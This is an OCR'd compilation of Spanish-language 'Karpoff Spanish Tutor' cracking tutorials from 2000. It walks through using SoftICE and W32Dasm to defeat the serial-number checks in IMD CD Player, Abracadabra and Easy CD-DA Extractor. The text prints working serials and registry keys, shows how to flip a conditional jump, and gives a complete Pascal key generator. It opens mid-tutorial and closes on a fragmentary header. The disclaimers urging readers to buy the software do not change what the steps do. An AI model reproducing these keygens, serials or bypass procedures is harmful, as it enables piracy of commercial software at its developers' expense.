Asta aqui bien no?,bueno pues ahora lo que tenemos que hacer es quitar el breakpoint para ello utilizaremos el comando bc* y luego enter con esto lo que hareis sera borrar todos los breakpoint que pudierais haber puesto.Como lo que queremos es capturar un serial valido pulsaremos F11,ya que de lo contrario le seguiremos la pista al name,ahora ya estamos por el buen camino,bien,ahora observar que pone algo asi como USER<01>en color verde,esto significa que estamos fuera del abracadabra,asi lo que tenemos que hacer es pulsar F12 asta llegar a el,tendreis que pulsar F12 unas 6 veces,cuando la hallais localizado lo que tendremos que hacer sera tracear el programa asta localizar esto

0046e76d call 004029fc

0046e772 imul eax,000007b2

9946e778 mov esi,eax

0046e77a cmp esi,(ebp-04)---------->lleva nuestro serial

Si habeis llegado hasta aqui felicitaros por que ya teneis vuestro serial,para saber cual es teneis que llegar con f10 hasta 0046e77a y despues teclear lo siguiente d esi y pulsar enter y en la pantalla de datos tendreis vuestro ansiado serial,para que no os perdais os tiene que salir algo parecido a esto....

001cad54 0001879380 "LiT"

Sabeis ya el serial?solo teneis que quitar los ceros y ya tendreis un serial valido,siempre y cuando hallais utilizado mi name.Bueno espero que lo hallais entendido,he tratado de explicarme lo mejor que he podido.

Karpoff Spanish Tutor

Programa	**IMD CD PLAYER 1.01 e INFOTEL 3.10**

PROTECCION:	**Serial**		
Descripcion:	**Reproductor de CD's**		
Dificultad:	**Facilucha**		
DOWNLOAD:	**http://www.ctv.es/USERS/imedia**		
Herramientas:	**Softice, W32dasm**		
CRACKER:	**Yerba Mate**	**FECHA:**	**16/09/2000**

INTRODUCCION


Bienvenidos al tercer tutorial. Espero que el segundo haya quedado claro y que hayas obtenido los seriales para ' **Visual Business Card** ' y ' **Visual Labels** '. En este conseguiremos la clave para ***Imd cd player 1.01*** con *Soft-Ice* no sin antes analizarlo con *WD32DSM89*. Se podría conseguir la clave más fácil y rapidamente trabajando solo con *Soft-Ice*, pero lo que buscamos es aprender. El listado que nos da WD32DSM nos permite practicar la lectura de ***asembler* .** Las *horas* que pasemos aprendiendo asembler seran *días* ahorrados a la hora de crackear.

AL ATAKE

Corremos el programa vamos a *' help ' ' register'* e ingresamos nuestros datos (no hace falta decir que pongas los tuyos) En mi caso esto es lo que puse:

Le deamos a *registrarse* y como era lógico nos dice que no es válido. Desensamblamos nuestra vítima con el WD32DSM le damos al botón

y buscamos nuestro mensaje de error



Doble click en la referencia y nos lleva directamente a lo que vemos

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0045A53A(U)
|
:0045A546 A138594700                mov eax, dword ptr [00475938]
:0045A54B E8B480FEFF                call 00442604
:0045A550 EB20                      jmp 0045A572

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0045A449(C), :0045A45C(C)
|
:0045A552 A1E43D4700                mov eax, dword ptr [00473DE4]
:0045A557 833800                    cmp dword ptr [eax], 00000000
:0045A55A 750C                      jne 0045A568

* Possible StringData Ref from Code Obj ->"Invalid Register."
                                    |
:0045A55C B828A64500                mov eax, 0045A628
:0045A561 E806EAFEFF                call 00448F6C
:0045A566 EB0A                      jmp 0045A572

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0045A55A(C)
|

* Possible StringData Ref from Code Obj ->"Registro Inv"
                                    |
:0045A568 B844A64500                mov eax, 0045A644
:0045A56D E8FAE9FEFF                call 00448F6C

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0045A550(U), :0045A566(U)
|
:0045A572 33C0                      xor eax, eax
:0045A574 5A                        pop edx
```

W32Dasm List ... File:Cdp.exe

Inmediatamente sobre ***' invalid register '*** vemos una **comp**aración seguida de un **jne** pero a no confundirse que eso no nos sirve. Que como lo se? Fijate a donde salta (0045A568) **' registro inválido '.** Lo único que hace es seleccionar el idioma. Bueno y entonces que hacemos. Más arriba tenemos *Referenced by (U)nconditional or (C)onditional jump at adresses:* ***0045A449 ,0045A45C .*** Vamos a ver que encontramos en esas posiciones **.**

```
:0045A40D 8D55F8                  lea edx, dword ptr [ebp-08]
:0045A410 A138594700              mov eax, dword ptr [00475938]
:0045A415 8B80E0020000            mov eax, dword ptr [eax+000002E0]
:0045A41B E814F1FCFF              call 00429534
:0045A420 8B45F8                  mov eax, dword ptr [ebp-08]
:0045A423 8D55FC                  lea edx, dword ptr [ebp-04]
:0045A426 E8356F0000              call 00461360
:0045A42B 8D55F8                  lea edx, dword ptr [ebp-08]
:0045A42E A138594700              mov eax, dword ptr [00475938]
:0045A433 8B80E4020000            mov eax, dword ptr [eax+000002E4]
:0045A439 E8F6F0FCFF              call 00429534
:0045A43E 8B55F8                  mov edx, dword ptr [ebp-08]
:0045A441 8B45FC                  mov eax, dword ptr [ebp-04]
:0045A444 E81799FAFF              call 00403D60
:0045A449 0F8503010000            jne 0045A552
:0045A44F 8B45FC                  mov eax, dword ptr [ebp-04]

* Possible StringData Ref from Code Obj ->"111111111111111"
                                  |
:0045A452 BAA4A54500              mov edx, 0045A5A4
:0045A457 E80499FAFF              call 00403D60
:0045A45C 0F84F0000000            je 0045A552
:0045A462 A1383D4700              mov eax, dword ptr [00473D38]
:0045A467 C60000                  mov byte ptr [eax], 00
:0045A46A A16C404700              mov eax, dword ptr [0047406C]
:0045A46F 8B00                    mov eax, dword ptr [eax]
:0045A471 8B80F0020000            mov eax, dword ptr [eax+000002F0]
:0045A477 33D2                    xor edx, edx
:0045A479 E8A6EFFCFF              call 00429424
:0045A47E A16C404700              mov eax, dword ptr [0047406C]
:0045A483 8B00                    mov eax, dword ptr [eax]
:0045A485 8B80F4020000            mov eax, dword ptr [eax+000002F4]
:0045A48B 33D2                    xor edx, edx
:0045A48D E892EFFCFF              call 00429424
:0045A492 8D55F8                  lea edx, dword ptr [ebp-08]
```


```
:0045A47E A16C404700          mov eax, dword ptr [0047406C]
:0045A483 8B00                mov eax, dword ptr [eax]
:0045A485 8B80F4020000        mov eax, dword ptr [eax+000002F4]
:0045A48B 33D2                xor edx, edx
:0045A48D E892EFFCFF          call 00429424
:0045A492 8D55F8              lea edx, dword ptr [ebp-08]
```

W32Dasm List ... Code Data @:0045A449 @Offset 00059849h in File:Cdp.exe


Vemos sobre la **0045A449** se carga un valor en ***edx*** otro en ***eax*** luego un ***call 00403D60*** (seguramente la rutina de comprobación) finalmente nuestro ***jne 0045A552*** (salto a *invalid register*). Sobre ***0045A45C*** tambien hay un ***call 00403d60 .*** Sin mas demoras pasamos al ***Simbol loader*** del soft-ice . Abrimos el CDP.exe y le damos al y ponemos un ***bpx0045A444*** (si te fijas en el listado anterior veras que se detendrá justo despues de haber pasado los valores a los registros) y nos fijaremos que hay en ***edx*** y en ***eax*** . Si haces esto verás que en ***edx*** esta el número ingresado por nosotros y en el ***eax*** vemos ***' XFP511111111111'*** el serial correcto para yerba mate como nombre de usuario .

****

NOTA: te acordas que nos pasó en el tutorial anterior cuando intentamos patchearlo, en este nos volvería a pasar Si en el WD32DSM pulsamos veríamos lo siguiente :



Fijate en las siguientes funciones *RegCreateKeyExA* , *RegOpenKeyExA* , *RegOpenQuerryValueExa* ; si patcheáramos el salto condicional nos diría que el número es correcto pero al correrlo otra vez volveríamos a estar no registrados. Esto es debido a que cuando nos acepta el serial ,guarda en el registro del sistema el nombre y el número de serie (falso) y cuando lo volvemos a correr comprueba que no son correctos . Si ejecutas el REGEDIT veras en ***HKEY_CURRENT USER/Software/CDP/CDPRegister*** lo que te estoy diciendo. Para hacer esta prueba sin patchear cuando estes en el soft-ice en la posición ***0045A449 jne 0045a552*** tipea ***r fl z*** e invertirás el salto luego pulsas ***' F5 '*** .



****

Tranquilo!!! todavía no lo registres**.** Si no aguantaste más y ya lo registraste**,** corre el regedit busca la rama que recién mencionamos y eliminala para volver a estar como antes (si queres antes de borrarla , hace click en archivo y exportala). Al comenzar decíamos que se podía hacer mas rápido solo con Soft-Ice, vamos a ver si es verdad.

Hasta ahora lo único que hemos hecho con el Soft-Ice era arribar a posiciones de memoria específicas previamente analizadas con el WD32DSM. Ahora haremos algo distinto. Volvemos a cargar nuestros datos (los falsos) en el programa y ***'Control-D'*** mediante pondremos un ***bpxhmemcpy*** en el Soft-Ice. Bpxhmemcpy tiene un pro y una contra. El pro es que entra sin problemas en casi todos los programas, la contra es que no entra en un lugar específico por lo que tendremos que buscar un poco. Hecho esto pulsamos aceptar y entramos en el Soft-Ice. Pero como decíamos estamos en el ***'user'*** (como se puede ver en la línea verde inferior). Desactivamos el breakpoint con ***bc* .*** Vamos pulsando ***F12*** (esto es viajar de ret en ret) y vamos mirando en que lugar del programa estamos. Luego de pulsar ***F12*** siete veces arribamos a ***cdp!code .*** Y ahora que ???. Seguimos pulsando ***F12*** hasta ver algo interesante (*call, test, cmp* seguidos de un salto condicionado) o bien vamos contando cuantas ***F12's*** oprimimos hasta pasarnos y que aparezca el mensaje de error,hecho esto volvemos a hacer lo mismo pero apretando ***F12*** una vez menos. Mmmmmm....me parece que lo explique en japonés **;-) .** Hagámoslo juntos. Ponemos nuestros datos, ponemos el breakpoint y pulsamos aceptar. Entramos en el Soft-Ice. Borramos el breakpoint con ***bc*.*** Oprimimos ***F12*** siete veces y llegamos a ***cdp!code***. Una vez allí si oprimimos ***F12*** seis veces más nos aparece el mensaje de error. Por lo que repetiremos lo anterior pero pulsando ***F12*** solo *cinco* veces más. Hecho esto aparecemos en:

0167:0045A41B E814F1FCFF CALL 00429534 (ver 2ª gráfico WD32DSM)

A partir de allí trazamos con ***F10*** y nos fijamos que hay en los regitros . Al llegar a 0167:0045A444 vemos el serial correcto. Sin duda fue mucho más simple.

Ahora sí, por fín, la tan esperada y nunca bien ponderada sección (¿?) **ahora te toca a vos.** En la misma dirección donde bajaste este programa, podrás bajarte ***' INFOTEL 3.10 '*** . Con **Soft-Ice** poniendo un **bpx hmemcpy** tendrás que encontrar el serial correcto.

Por dudas o comentarios comunicate a http://yerbamatear@yahoo.com

Espero que este tutorial te haya sido útil, nos vemos en el próximo

Yerba Mate

' Todo es fácil cuando se sabe como'

IMPORTANTE: Lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, NO como robar alguna propiedad. Si vas a usar estos programas debes comprarlos

Karpoff Spanish Tutor

Programa:	**Abracadabra 1.2.6 (28.07.99)** **Otra aproximación**

PROTECCION:	**Name / Serial**		
Descripcion:	**Un original 'explorer' para Windows**		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.lighttek.com		
Herramientas:	**Softice**		
CRACKER:	**MeGaBiTe**	**FECHA:**	**22/09/2000**


INTRODUCCION

Bueno el propósito de éste tutorial es profundizar un poco más en otro tutorial publicado en éste site: el del día 07/09/2000 escrito por 'Riverwind'. Pudiéramos decir que es su continuación natural. Dicho tutorial se limita a 'olisquear' un Serial Number; en éste vamos a intentar crear un Key Generator. Por lo demás es harto sencillo. ¡Nada del otro mundo!

El programa, por su parte, es una especie de Explorer muy 'sui generis'. Quiero decir que es un poco rarillo. En uno de los laterales, ya que esto es configurable, aparece el típico árbol de directorio y en el lado contrario se van visualizando los ficheros; si pinchamos en un ejecutable, lo ejecuta; si lo hacemos en un fichero de texto, visualiza el texto (si es un documento Word, pues lo mismo, para él sigue siendo texto), si es una imágen, la muestra y si se encuentra con cualquier otro tipo de fichero más extraño, símplemente lo muestra ¡En fin! ¡Cosas veredes buen Sancho ...!

AL ATAKE

Bueno, nosotros a lo nuestro. Como se indicaba en el tutorial de 'Riverwind' la protección consiste en un 'Name' y un 'Registration Code' que se nos exigen tanto al arrancar la aplicación como en el momento de su descarga. Nos muestra la siguiente pantallita:



Bien, vamos a introducir algo a ver qué pasa. Ponemos 'MeGaBiTe' como 'Name' y 'u1193046' y pulsamos el botón 'Ok'. ¡Coño! ¡Miren lo que nos dice!

¡Vaya! Podemos deducir de aquí que se espera que el 'Registration Code' sea un entero. Bueno, bien está si así os place. Vamos a introducir un entero. Ponemos 'MeGaBiTe' como 'Name' y '1193046' como 'Registration Code' y nuevamente pulsamos el botón 'Ok'. ¡Ahora aparece el mensaje de error! Esta es la pantalla:

Bien, seamos obedientes y sigamos su consejo: intentémoslo de nuevo. Volvemos a introducir la información anterior pero ésta vez antes de pinchar en el botón 'Ok' vamos a poner un breakpoint en la función API 'hMemCpy'. Para ello lanzamos en primer lugar nuestro queridísimo SoftICE pulsando Ctrl-D y escribimos "BPX HMEMCPY". Después pulsamos F5 y volveremos a la pantalla del programa. Ahora ya estamos listos para pinchar en el botón 'Ok'.Bien, ¡vamos allá!

SoftICE hará break. Comoquiera que se llama cuatro veces a la función 'hMemCpy' tendremos que pulsar F5 tres veces y después pulsar F12 hasta que lleguemos al módulo del programa. SoftICE nos indica qué módulo se está ejecutando mostrándonos su nombre en la parte superior de la ventana Command. En el caso que nos ocupa tendremos que ver lo siguiente:

ABRA!CODE+0006D741

Bien. Una vez veamos ésto, nos encontraremos con el siguiente trozo de código:

```
0177:0046E741 CALL 004226E4
0177:0046E746 XOR ESI,ESI       >Aterrizamos aquí
0177:0046E748 MOV EAX,[EBP-08]  >Pone nuestro Name en EAX
0177:0046E74B CALL 00403C0C     >Calcula la longitud del Name
0177:0046E750 TEST EAX,EAX      >Comprueba que hayamos puesto algo en Name
0177:0046E752 JLE 0046E767      >Si no hemos puesto nada, salta
```

Bueno con éstas líneas lo que se está comprobando es que hayamos introducido un Name. Si no hemos introducido ninguno se producirá un salto. Como ése no va a ser nuestro caso, puesto que queremos registrarnos con nuestro Name, seguimos. Ahora nos cruzamos con éste otro trozo de código:

```
0177:0046E759 MOV ECX,[EBP-08]        >Se pone el Name en ECX y se
                                      >inicia el bucle que calcula el
                                      >Serial Number
0177:0046E75C MOVZX ECX,BYTE PTR [EDX+ECX-01] >El byte al que apunta la
                                              >dirección [EDX+ECX-01] es
                                              >el primer carácter de
                                              >nuestro Name; después se
                                              >incrementa pasando al
                                              >siguiente, etc
0177:0046E761 ADD ESI,ECX             >ESI actúa de sumatorio de los
                                      >valores ASCII de los distintos
                                      >caracteres que componen el Name
0177:0046E763 INC EDX                 >Incrementa el índice
0177:0046E764 DEC EAX                 >EAX contiene la longitud de
                                      >nuestro Name; se decrementa
0177:0046E765 JNZ 0046E759            >¿Hemos llegado al final del Name?
                                      >Si no es así, se reinicia el bucle
0177:0046E767 MOV [EBP-14],ESI        >Mueve el sumatorio a [EBP-14], lo
                                      >cual machaca nuestro Registration
                                      >Code que estaba guardado allí. No
                                      >tiene importancia, el programa
                                      >también lo tiene guardado en
                                      >[EBP-04] como se verá después
0177:0046E76A FILD DWORD PTR [EBP-14] >Convierte el entero en un número
                                      >real
0177:0046E76D CALL 004029FC           >Esta función devuelve el sumatorio
                                      >que antes teníamos guardado en ESI
                                      >en el registro EAX
0177:0046E772 IMUL EAX,EAX,000007B2   >Aquí está la madre del cordero;
                                      >multiplica nuestro sumatorio por
                                      >la constante '7B2' (hexadecimal,
                                      >por supuesto) lo cual dá como
                                      >resultado el Registration Code
                                      >auténtico
0177:0046E778 MOV ESI,EAX             >Guarda el resultado de la
                                      >multiplicación en el registro ESI
0177:0046E77A CMP ESI,[EBP-04]        >Y lo compara con lo que tenemos en
                                      >la dirección apuntada por [EBP-04]
                                      >que, como decíamos antes, también
                                      >contiene nuestro Registration Code
```

```
                                        >falso
0177:0046E77D JNZ 0046E88C              >El salto 'buen chico/mal chico'
```

Bueno, parece que todo está bastante claro. Y bastante sencillo. Lo único que tenemos que hacer es saber cuál es el valor guardado en el registro ESI cuando lleguemos a la instrucción guardada en la posición '0046E77A'. Para ello, sencillamente, en la ventana Command de SoftICE escribimos: '? ESI', y ¡ya está! Por si alguien siente curiosidad el Registration Code para mi Name (recuerde, 'MeGaBiTe') es '1382940'. ¡Por favor, no use el mío! Sea un poco aplicado y obtenga el suyo propio. Una vez registrado el programa guarda los datos en la siguiente clave del registro de Windows:

HKEY_CURRENT_USER\Software\Lighttek\Abracadabra

Esta 'key' tiene dos entradas: 'usercode' y 'usename'. Con eliminar el valor de ésta última entrada el programa volverá a su estatus de 'unregistered'.

Como se puede ver el código es harto simple. Se van sumando los valores ASCII de todos los caracteres de nuestro Name y el resultado de dicha suma se multiplica por la constante '7B2' hexadecimal y, ¡¡LISTO!!

Ahora vamos a escribir un pequeño KeyGen. Aquí tenemos el código escrito en Pascal.

```
Program abraKG;

Uses Crt;

Var nombre : String[20];
    i      : byte;
    serial : longInt;

Begin
ClrScr;TextColor(White);Write('Key Generator by ');
TextColor(LightRed);Write('MeG');TextColor(Yellow);
Write('aB');TextColor(LightRed);WriteLn('iTe');
TextColor(15);writeln('Abracadabra v1.2.6');WriteLn;
TextColor(7);Write('Introduzca su nombre: ');
TextColor(15);ReadLn(nombre);
for i := 0 to length(nombre)-1 do
  begin
    serial := serial+ord(nombre[i+1])
  end;
serial := serial*$7B2;
TextColor(7);
write('Su Registration Code: ');
TextColor(15);Write(serial);
ReadKey
End.
```

¡Bueno! Esto es todo, amigos. Hasta el próximo tutorial.

Y, para quienes todavía sean reticentes a escribir y compilar éste código, aquí tenemos éste sencillo formulario: símplemente basta con pulsar en el botor 'Generar'.

Nombre de usuario: MeGaBiTe

Registration Code:

Generar Registration Code

Me gustaría saludar a mis crackers favoritos y de los que más he aprendido.

Son éstos: Torn@do, The SandMan, BalckB, +Fravia, TNT!, ECD, Karpof, Wkt. Esto no quiere decir que no haya otros extraordinarios crackers.

NOTA: Si le gusta el programa, cómprelo. Los programadores pierden demasiado tiempo desarrollando su software como para que vengamos nosotros y no les compensemos por su trabajo. ¡No es justo!

Ensayo por: MeGaBiTe

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	Easy CD-DA Extractor 3.0.6

PROTECCION:	número de serie		
Descripcion:	**Transforma pistas de audio a varios formatos (mp3, wav, wma ....)**		
Dificultad:	**Principiante**		
DOWNLOAD:	??????		
Herramientas:	Softice v4x		
CRACKER:	**Kamui**	**FECHA:**	**22/09/2000**

INTRODUCCION

Este programa es muy útil para pasar CD audio a ficheros comprimidos mp3, destinado a ahorrar espacio ya que se puede grabar 7 cds en 1 solo, bueno vosotros ya le buscareis el uso.
El estudio de este programa se va a enfocar en el método denominado por el maestro +ORC, "memory echo trick", traducido, algo asi como el truco del eco en la memoria...

AL ATAKE

Se debe se seguir estos para que salga bien:

1- Al cargar el programa sale que no estamos registrados, nos da un tiempo limitado del uso del programa y la posibilidad de registrarlo, mediante nombre y serial.

2- Tenemos, ahora que introducir un nombre y un serial cualquiera. Nos da el mensaje de error.

3- Cargamos el Soft-Ice, hacemos un breakpoint: bpx hmemcpy (el mejor).

4- En el programa Easy CD-DA Extractor, volvemos a intentar registrarnos, le damos a aceptar para que compruebe el serial, pero CUIDADO debe tener EL MISMO NOMBRE QUE ANTES !!!!!!!
Rapidamente saltamos en el SI, lo que tenemos que hacer es ir ahora al programa objetivo, le damos repetidamente a F12 hasta llegar a:
----------easy..!---------- (o algo asi, vosotros ya lo vereis)

5- Ahora es donde realmente viene el truco: en vez de ponernos y haber donde salta como se compara en serial y todo eso, vemos si hay algun rastro en la memoria de nuestro nombre introducido y nuestro serial chungo:
La función a usar en el SI : s 30 l ffffffff "xxxxx" ;donde xxxxx es el nombre usado.
Al darle al enter, nos da resultado y vemos:
NUESTRO NOMBRE
NUESTRO SERIAL CHUNGO
¿SERIAL CORRECTO? =====>> algo que empieza por EZCDDAX3-.....algo sospechoso, no? ;-)
Si esto no os sale, buscar más veces en la memoria con el comando: s ;en el SI, hasta que os aparezca.

6- El serial encontrado, será el correcto?, ponemos el mismo nombre de siempre, y con el serial encontrado. Al hacerlo el programa no nos da las gracias ni nada, pero cuando salimos del programa y lo volvemos a cargar, no nos sale nada de introducir serial, ni de limite de tiempo =>ESTAMOS REGISTRADOS.

NOTA 1: Primero decir que esto es para el estudio de la protección del programa, para poder evaluarlo mejor, y que si os gusta,debeis comprarlo! ;-)

NOTA 2: Debeis seguir los pasos, de 1º introducir nombre y que nos de el error, y 2º, cuando hacemos el bpx debe ser con el mismo nombre también, ya que si no esto no sale.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	WinRar 2.70 beta 1

